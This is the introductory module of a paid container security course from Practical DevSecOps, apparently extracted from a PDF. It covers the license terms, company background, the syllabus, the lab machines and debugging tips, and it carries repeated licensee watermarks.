



All rights reserved to Hysn Technologies Inc.

No part of this publication may be reproduced, copied, transmitted in any form or by any means, electronic, mechanical, photocopying, recording or otherwise, without the prior written permission of Hysn Technologies Inc.

This Course Agreement (hereinafter, "Agreement") is made by and between Hysn Technologies Inc, a corporation, incorporated under the laws of the State of Singapore, hereinafter referred to as "Course Provider," and you, further defined below, as a participant in the Course, also defined below.

All parts and sub-parts of this Agreement are specifically incorporated by reference here. This Agreement shall govern the use of all pages, labs, screens, and supporting material in and on the Course (all collectively referred to as "Course") and any services provided by or on this Course Provider through the Course ("Services") and/or on the Course Provider's websites ("Website").

Article 1 – DEFINITIONS:

The parties referred to in this Agreement shall be defined as follows:

Course Provider, us, we: Course Provider, as the creator, operator, and publisher of the Course, is responsible for providing the Course publicly. Course Provider, us, we, our, ours, and other first-person pronouns will refer to the Course Provider, as well as, if applicable, all employees and affiliates of the Course Provider.

You, the user, the participant: You, as the participant in the course and user of the Website, will be referred to throughout this Agreement with second-person pronouns such as

you, your, yours, or as user or participant.

Parties: Collectively, the parties to this Agreement (Course Provider and You) will be referred to as Parties.

Website: Means www.practical-devsecops.com, portal.practical-devsecops.training and drive.practical-devsecops.training

Course: Courses taught by us either via our platform, Virtual/Online Instructor-Led Training or In-Person Instructor-Led Training.

Taught Course: A course taught by us in a classroom setting to which you attend in person.

Fees: The fees paid by you to Practical DevSecOps for the Services.

The Course details are as specified on the website (practical-devsecops.com).


Article 2 – ASSENT & ACCEPTANCE:

By purchasing and participating in the Course, you warrant that you have read and reviewed this Agreement and that you agree to be bound by it. If you do not agree to be bound by this Agreement, please cease your participation in the Course immediately.

If you do so after purchase, you will not be entitled to any refund. The Course Provider only agrees to provide the Course to you if you assent to this Agreement.

More of the agreement is outlined on our website at <https://www.practical-devsecops.com/terms-and-conditions/>

If you do not agree to these terms and conditions, please stop using this content and delete this immediately.



This section provides a brief about the company Practical DevSecOps and Hysn Technologies.



Hysn Offices

About Us

- A Boutique DevSecOps Shop focused on helping clients with security at scale.
- Headquartered in Singapore with offices in San Francisco, USA, and Hyderabad, India.
- Leaders of OWASP DevSecOps Studio, DevSlop, Integra and Awesome-Fuzzing projects.
- Authors of Practical DevSecOps courses and Hacking Android book.
- Our team regularly speaks and gives trainings at International conferences like Blackhat, AppSec EU, DevSecCon, All Day DevOps, Nullcon, & Pycon

About Practical DevSecOps


Practical DevSecOps (a Hysn Technologies Inc company) offers vendor-neutral, practical, and hands-on DevSecOps training and certification programs for IT Professionals. Our online training and certifications are focused on modern areas of information security, including DevOps Security, Cloud-Native Security, Cloud Security & Container security.

The certifications are achieved after rigorous tests (6-24 hour exams) of skill and are considered the most valuable in the information security field.

Our team leads open source projects like OWASP DevSecOps Studio, DevSecOps Integra, Awesome-Fuzzing and regularly speaks and gives training at International conferences like Blackhat, AppSec EU, DevSecCon, All Day DevOps, Nullcon, Pycon, etc.,

We help our clients with the following services:

- Building security programs
- DevSecOps Strategy and Implementation
- Security Automation in CI/CD
- Security Training
- Security consulting services



This page shows a sample or subset of Practical DevSecOps' Clients.



Practical DevSecOps is a part of Hysn that focusses on:

- Building security programs to help organizations plan, visualize, execute, and strengthen their security
- Security Automation to scale an organizations effort to improve security
- DevSecOps and CI/CD to take advantage of the modern build and security systems
- Security Training to enhance awareness of building secure systems right from the beginning

Certifications

Learn DevSecOps from Industry experts with practical, hands-on training in our state of the art online lab and achieve your DevSecOps Certification.



Certified DevSecOps Professional

The DevSecOps Professional certification is our most sought-after DevSecOps Training and Certification program.

Certified DevSecOps Expert

The DevSecOps Expert certification is our expert DevSecOps Training and Certification program.

Certified DevSecOps Architect

The DevSecOps Architect certification helps attendees in architecting solutions for the enterprise.

Certified DevSecOps Leader

The DevSecOps Leader certification helps leaders and managers in influencing the DevSecOps practices in the enterprise.

Practical DevSecOps offers a wide variety of training programs. Some of our current offerings include:

- Certified DevSecOps Professional
- Certified DevSecOps Expert
- Certified DevSecOps Architect
- Certified DevSecOps Leader
- Certified Cloud Native Security Expert
- Certified Security Champion



Practical DevSecOps helps organizations in building a security culture through education, awareness programs.

All the training offerings from Practical DevSecOps are highly engaging, interactive, and task oriented.

Practical DevSecOps's training programs also target various skill levels such as professional, expert, and roles such as architect, leaders.

Practical DevSecOps's training programs help in reducing business costs by up-skilling employees.


All the training offerings from Practical DevSecOps are also available in self paced learning kits with state of the art modern browser based cloud labs to effortlessly scale Security programs.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

0

Introduction to the Course

In this module, we will discuss the course layout, syllabus, and how to approach it. We will also cover the certification/exam process, lab environment and course support (Slack).

In this module, we will discuss the course layout, syllabus, and how to approach the course. We will also cover the certification and exam process, lab environment and course support through Slack, and other discussion forums.

About Container Security (CCSE)

Container Security Expert is the training program for professionals tasked with securing container environments. The course allows you to get hands-on experience as you work with live containers in our lab, gaining significant insights that will arm you to secure a containerized platform in any environment.

We will start the course with container basics, core components of container technology, and explore ways to interact with the container. Once you learn the fundamentals, you will gain hands-on experience with a series of realistic attack scenarios like privilege escalation, container breakouts, and security misconfigurations.

- | | |
|--|---|
| <ul style="list-style-type: none">✓ Introduction to Containers✓ Container Reconnaissance✓ Attacking Containers and Containerized Apps✓ Defending Containers and Containerized Apps on Scale | <ul style="list-style-type: none">✓ Security Monitoring of Containers✓ DevSecOps Maturity Model✓ GRC In DevSecOps✓ Practical DevSecOps Certification Process |
|--|---|

Welcome to the Container Security Expert Course.

Containers allow both developers and IT operations to create a portable, lightweight, and self-sufficient environment for every application. However, securing containerized environments is a significant concern for Dev/Sec/Ops teams.

Container Security Expert is the training program for professionals tasked with securing container environments.

The course allows you to get hands-on experience as you work with live containers in our lab, gaining significant insights that will arm you to secure a containerized platform in any environment.

We will start the course with container basics, core components of container technology, and explore ways to interact with the container. Once you learn the fundamentals, you will gain hands-on experience with a series of realistic attack scenarios like privilege escalation, container breakouts, and security misconfigurations.

Course Inclusions



*Teachera is a fictional e-learning company
created by Practical DevSecOps*

- ✓ Course Videos
- ✓ Course Slide Handouts
- ✓ Demos
- ✓ 30 days of hands-on lab access
- ✓ Slack Channel Access
- ✓ A certification attempt

In this course, you will be provided with the following course inclusions:

1. Course videos
2. Course slide handouts
3. Lab demonstrations
4. 30 days of hands-on lab access
5. Slack Channel Access
6. A single CCSE certification attempt

Course Portal and Course Manual



**Video
Lectures**



**Demos/
Quizes**



**Checklists/
Handouts**

The lectures are delivered in video format on our course portal. The course portal also includes various checklists, infographics and other resources.

CCSE course portal (videos, checklists, etc.) is your go-to resource for learning container techniques, tools, and processes. You can access the course videos in our course portal.

URL: https://courses.practical-devsecops.com/sign_in

Username: your registered email id

Password: your_password

The course has 5 modules. Each module covers the necessary theory, and showcases the demos for that topic. We also have quizzes that test your knowledge.

If you prefer to read the content, please access the slide handouts. However, do note the course portal remains the single source of truth.


Lab setup and exercises

- Labs are how we engage with our clients, these are not simulated exercises but real world implementations.
- This class teaches techniques to implement container security with many open source tools but some of techniques might not apply to you because you are not using a particular technology. Thats okay, as techniques will be the same for other technologies used in your organization.
- We will setup Lab after the introduction.

Labs are how we engage with our clients, these are not simulated exercises but real world implementations.

This class teaches techniques to implement container security with many open source tools but some of techniques might not apply to you because you are not using a particular technology. Thats okay, as techniques will be the same for other technologies used in your organization.

We will setup Lab after the introduction.



Here is a screenshot of the lab environment. The UI will change from time to time however the core concept remains the same.

You will have instructions on the left and terminal on the right.

Communicating with Instructors

Note: Please, please and please follow the lab portal and re-visit the steps again if you face any issues.

We are committed to help our students. If you face any issues with lab connectivity or just want to bounce your ideas around, please reach out to us via the following modes of the communication.

Slack: We use slack as our preferred chat platform and someone from our team is usually available on slack to help you with your queries.


Email: You can email us on trainings@practical-devsecops.com.

As a humble note, and reminder, please follow the lab portal and re-visit the steps again if you face any issues.


We are committed to help our students. If you face any issues with lab connectivity or just want to bounce your ideas around, please reach out to us via the following modes of the communication:

1. We use slack as our preferred chat platform and someone from our team is usually available on slack to help you with your queries.
You can email us on trainings@practical-devsecops.com.

Slack is usually a quicker way to get in touch with us.



Here is a screenshot a typical slack communication with out staff. Please choose appropriate channel for your course, refer the course portal for more information. For the CCSE course, there is a dedicated channel named ccse that is intended for support.



The course portal contains necessary links to the slack channel, lab portal, and many other learning references.

The following is the recommended approach to the course:

1. Watch the videos to learn the concepts, principles, and practices.
2. Watch demos (if any).
3. Pick the relevant exercises in the lab and complete the mandatory exercises.
4. If you need any help, please reach out to us on Slack using your course's dedicated channel.
5. Once you are ready, you can schedule your exam.

CCSE Course Syllabus

Container Security Expert (CCSE) is the training program for professionals tasked with securing container environments. The course allows you to get hands-on experience as you work with live containers in our lab, gaining significant insights that will arm you to secure a containerized platform in any environment.

We will start the course with container basics, core components of container technology, and explore ways to interact with the container. Once you learn the fundamentals, you will gain hands-on experience with a series of realistic attack scenarios like privilege escalation, container breakouts, and security misconfigurations.

- | | |
|--|---|
| <ul style="list-style-type: none"><input checked="" type="checkbox"/> Introduction to Containers<input checked="" type="checkbox"/> Container Reconnaissance<input checked="" type="checkbox"/> Attacking Containers and Containerized Apps<input checked="" type="checkbox"/> Defending Containers and Containerized Apps on Scale | <ul style="list-style-type: none"><input checked="" type="checkbox"/> Security Monitoring of Containers<input checked="" type="checkbox"/> DevSecOps Maturity Model<input checked="" type="checkbox"/> GRC In DevSecOps<input checked="" type="checkbox"/> Practical DevSecOps Certification Process |
|--|---|

The Certified Container Security Expert course allows you to get hands-on experience as you work with live containers in our lab, gaining significant insights that will arm you to secure a containerized platform in any environment.

We will start the course with container basics, core components of container technology, and explore ways to interact with the container. Once you learn the fundamentals, you will gain hands-on experience with a series of realistic attack scenarios like privilege escalation, container breakouts, and security misconfigurations.

A summary of modules in the CCSE course include:

1. Introduction to containers
2. Container Reconnaissance
3. Attacking Containers
4. Defending Containers
5. Security Monitoring of Containers

You can checkout the detailed syllabus at <https://www.practical-devsecops.com/certified-container-security-expert/>

Course Pre-requisites

- You do not need any prior experience with Linux, DevOps tools or containers to take this course.
- The Container Security Expert Course has no specific prerequisites.



This course doesn't have many pre-requisites. However, a basic understanding of Linux CLI is expected from a student.

- You do not need any prior experience with Linux, DevOps tools or containers to take this course.
- The Container Security Expert Course has no specific prerequisites.


Learning Objectives

This course, helps you in:

- Building solid foundations that are required to understand the container security landscape
- Embedding security while creating, building container images, and securing running containers
- Gaining knowledge in limiting the blast radius in case of a container compromise
- Gaining expert skills in analyzing container weaknesses, and attacking containers, and defending containers through various tools and tactics
- Learning to monitor containers for detecting anomalies and responding to threats

The Certified Container Security Expert Course helps you in:

- Building solid foundations that are required to understand the container security landscape
- Embedding security while creating, building container images, and securing running containers
- Gaining knowledge in limiting the blast radius in case of a container compromise
- Gaining expert skills in analyzing container weaknesses, and attacking containers, and defending containers through various tools and tactics
- Learning to monitor containers for detecting anomalies and responding to threats



The labs use real world systems and tools and are not simulated in any way.

We have many machines in the lab. Each of these machines serves a purpose. Let's discuss these machines one by one.

DevSecOps Box machine acts as a developer machine and contains many different tools, and utilities. We will use this machine to set up install different tools, configure them appropriate and then finally secure them.


Gitlab machine contains a source code management system (SCM), CI/CD system, and many other tools.

Gitlab Runner machine is a slave machine in master/slave systems architecture and executes commands given by Gitlab master.

Prod machine will be used as both staging and production machine.

Registry machine helps us in storing docker images.


We do have other machines in the lab however they are not important for this discussion and will be introduced to you when necessary.



Imagine the DevSecOps Box as your desktop or laptop where you will try things out.


Need to evaluate a tool? You will use this machine to install it, explore various options and finally use it to do your job.

You are given root access to the system to ensure you do not have any permission issues. This is not a security issue as each student gets an isolated machine.




This **GitLab** machine uses open source software Gitlab. It contains multiple tools in it including:

1. Version control system aka source code management system (Git server). Its an in-house and cloud git server similar to Github.
2. Docker registry to store docker images.
3. CI/CD system to assist in building and deploying the software.




The **GitLab Runner** machine acts as an agent and runs commands given by Gitlab CI/CD system. These commands are specified in a file called `.gitlab-ci.yml`, more on it in the next module. You can have one or more runners for a single Gitlab CI/CD server.

If you are similar with Jenkins jargon, runners are your slave or worker machines.



To keep things simple, we will be using the **production** machine as both staging and production machine. However, this is not encouraged in real world scenarios. For our purposes of learning, this will be fine as it's being used only by you.


Every student has their dedicated environment and no one else has access to these systems except you.



Unless otherwise noted, please run all the commands on DevSecOps-Box machine.

We do not provide ssh access to DevSecOps-Box. You shouldn't try to run these commands on host machine like Windows/Linux/MacOS machine. If you do run on your host machine, commands may or may not work. However, they will work in our lab environment.

So Basically



To summarize, we have a simple lab architecture with four machines, DevSecOps-Box, Gitlab Master, Gitlab Runner and production machine. Depending on some of the new exercises that is constantly being added to the course, there might be additional machines such as Registry, sandbox, and so on.

Tips for Debugging

Please keep these tips in mind while troubleshooting any issues in the lab:

- Tip 0:** Use Google Chrome or Firefox, not IE or safari.
- Tip 1:** Ensure there are no typos in the commands you type
- Tip 2:** Ensure you are using the right exercise link
- Tip 3:** For generic errors, use google :)

Follow Instructions available in the lab exercise to the T.

28

Here are some very important tips for debugging.

Please copy paste commands from the lab exercise for best user experience.

1. Use Google Chrome or Firefox, not IE or safari. Consider using Incognito window to reduce side effects from the browser plugins.
2. If you are typing the commands manually, ensure there are no typos in the commands.
3. Make sure you are using the right exercise link.
4. Try to google for errors on google before reaching to the staff on slack.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

